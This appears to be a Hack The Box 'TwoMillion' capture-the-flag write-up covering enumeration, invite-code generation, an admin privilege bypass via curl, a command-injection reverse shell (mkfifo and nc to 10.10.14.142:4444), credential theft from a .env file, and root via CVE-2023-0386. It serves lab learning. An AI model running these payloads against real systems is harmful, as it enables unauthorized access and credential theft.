

TwoMillion

1. Scanning:
    1. nmap: Nothing special came out of it, just a http port 80 open.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.129.229.66
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 18:03 EST
Nmap scan report for 10.129.229.66
Host is up (0.091s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.28 seconds
```

    2. Using gobuster and dirsearch for enumeration, a few pages turned to be interesting such as the invite page.



```
[18:28:36] Starting:
[18:28:37] 301 -  162B  - /js  ->  http://2million.htb/js/
[18:28:45] 200 -    2KB - /404
[18:29:01] 401 -    0B  - /api
[18:29:01] 401 -    0B  - /api/v1
[18:29:02] 301 -  162B  - /assets  ->  http://2million.htb/assets/
[18:29:02] 403 -  548B  - /assets/
[18:29:10] 403 -  548B  - /controllers/
[18:29:12] 301 -  162B  - /css  ->  http://2million.htb/css/
[18:29:20] 301 -  162B  - /fonts  ->  http://2million.htb/fonts/
[18:29:23] 302 -    0B  - /home  ->  /
[18:29:24] 301 -  162B  - /images  ->  http://2million.htb/images/
[18:29:24] 403 -  548B  - /images/
[18:29:27] 403 -  548B  - /js/
[18:29:29] 200 -    4KB - /login
[18:29:30] 302 -    0B  - /logout  ->  /
[18:29:48] 200 -    4KB - /register
[18:30:05] 301 -  162B  - /views  ->  http://2million.htb/views/
```




```
/404                 (Status: 200) [Size: 1674]
/api                 (Status: 401) [Size: 0]
/home                (Status: 302) [Size: 0] [--> /]
/invite              (Status: 200) [Size: 3859]
/login               (Status: 200) [Size: 3704]
/logout              (Status: 302) [Size: 0] [--> /]
/register            (Status: 200) [Size: 4527]
Progress: 81876 / 81876 (100.00%)
```

2. Interacting with the application
    1. From interacting with the application, a few things were suspicious.
        1. The login and register page had error displayed where the error message could be changed.
        2. The login page provided information about whether the user was found or not.
        3. The registration page required a "Invite Code" while blocking from adding a code.

    4. The Invite page allowed the invitation code to be added.


2. While using burp suite, the invite page html was showing about how the code is handled and a JavaScript file that did not seem normal



```
<!-- scripts -->
<script src="/js/htb-frontend.min.js">
</script>
<script defer src="/js/inviteapi.min.js">
</script>
<script defer>
  $(document).ready(function() {
    $('#verifyForm').submit(function(e) {
      e.preventDefault();

      var code = $('#code').val();
      var formData = {
         "code": code
      };

      $.ajax({
        type: "POST",
        dataType: "json",
        data: formData,
        url: '/api/v1/invite/verify',
        success: function(response) {
          if (response[0] === 200 && response.success === 1 && response.data.
          message === "Invite code is valid!") {
            // Store the invite code in localStorage
            localStorage.setItem('inviteCode', code);

            window.location.href = '/register';
          }
           else {
            alert("Invalid invite code. Please try again.");
          }
        },
        error: function(response) {
          alert("An error occurred. Please try again.");
        }
      }
      );
    }
    );
```


3. Accessing the /js/inviteapi.min.js provided insight in how the invite code was generated.

4. The application mentioned a function makeInviteCode(). From the console.log, I implemented a small code to execute it and it returned an encrypted text.

5. 


```
async function makeInviteCode() {
    const response = await fetch('/api/v1/invite/how/to/generate',
{
        method: 'POST',
        headers: { 'Content-Type': 'application/json' }
    });
    const data = await response.json();
    console.log(data);
}

makeInviteCode()
```

6. The encrypted text mention that the code is generated from "/api/v1/invite/how/to/generate"




```
▾Object { 0: 200, success: 1, data: {…}, hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..." }
   0: 200
  ▾data: Object { data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/il/vaivgr/trarengr", enctype: "ROT13" }
     data: "Va beqre gb trarengr gur vaivgr pbqr, znxr n CBFG erdhrfg gb /ncv/il/vaivgr/trarengr"
     enctype: "ROT13"
    ▸<prototype>: Object { … }
   hint: "Data is encrypted ... We should probbably check the encryption type in order to decrypt it..."
```

    7. The last function to retrieve a code



```
async function generateCode() {
    const response = await fetch('/api/v1/invite/generate', {
        method: 'POST'
    });
    const data = await response.json();
    console.log(data);
}

generateCode();

```

    8. It returned "UkFRQkotTklaSkItN0hFMVctSEc0V0Y=", after decoding it returned "RAQBJ-NIZJB-7HE1W-HG4WF"
    9. The code allowed me to create an account and login.

3. Interacting with the application while signed in
    1. The page had one interesting point and it was on the /access page which allowed to download an openvpn.
    2. After analyzing the results on burp suite, it showed this path: "/api/v1/user/vpn/generate "
    3. I tried to change it to admin but it did not work
    4. I tried to enumerate it but nothing came out
    5. I then searched again /api/v1 and surprisingly when logged in, it showed all the admin endpoints.
        1. /api/v1/admin/auth
        2. /api/v1/admin/vpn/generate
        3. /api/v1/admin/settings/update
    6. From the /api/v1/admin/settings/update, I attempted to change the privileges of the account created.
        1. The following changed the account I previously created making it an admin
            1. curl -X PUT http://2million.htb/api/v1/admin/settings/update --cookie "PHPSESSID=oa5e28dq4hul0d9os6rfkcdodq" --header "Content-Type: application/json" -v --data '{"email":"test@gmail.com","is_admin":1}'
            2. 

```
< Pragma: no-cache
<
* Connection #0 to host 2million.htb left intact
{"id":13,"username":"test","is_admin":1}
```

    7. Followed by attempting to perform a command injection using the /api/v1/admin/vpn/generate
        1. When inputting the username with commands nothing was showing, including no errors
        2. Ended up doing a reverse shell using

    1.
       ```
       curl -X POST http://2million.htb/api/v1/admin/vpn/generate
       --cookie "PHPSESSID=oa5e28dq4hul0d9os6rfkcdodq" \
       --header "Content-Type: application/json"
       --data '{"username":"test; rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
       10.10.14.142 4444 >/tmp/f"}'
       ```

8. **Important, to gain info on the parameters needed, I was sending empty json data which would create an error showing the missing field.**
9. After assessing the shell, I search for credentials which was found from the .env file
10. After gaining access to the admin accounts, I was able to retrieve the user.txt flag.
11. From that I searched for a way to escalate privileges but sudo is not allowed on the admin account. After searching I found /var/mail/admin which mentions the OverlayFS / FUSE vulnerability in the machine
12. I found this CVE related to it: CVE-2023-0386 which I followed the instruction and was able to get root access.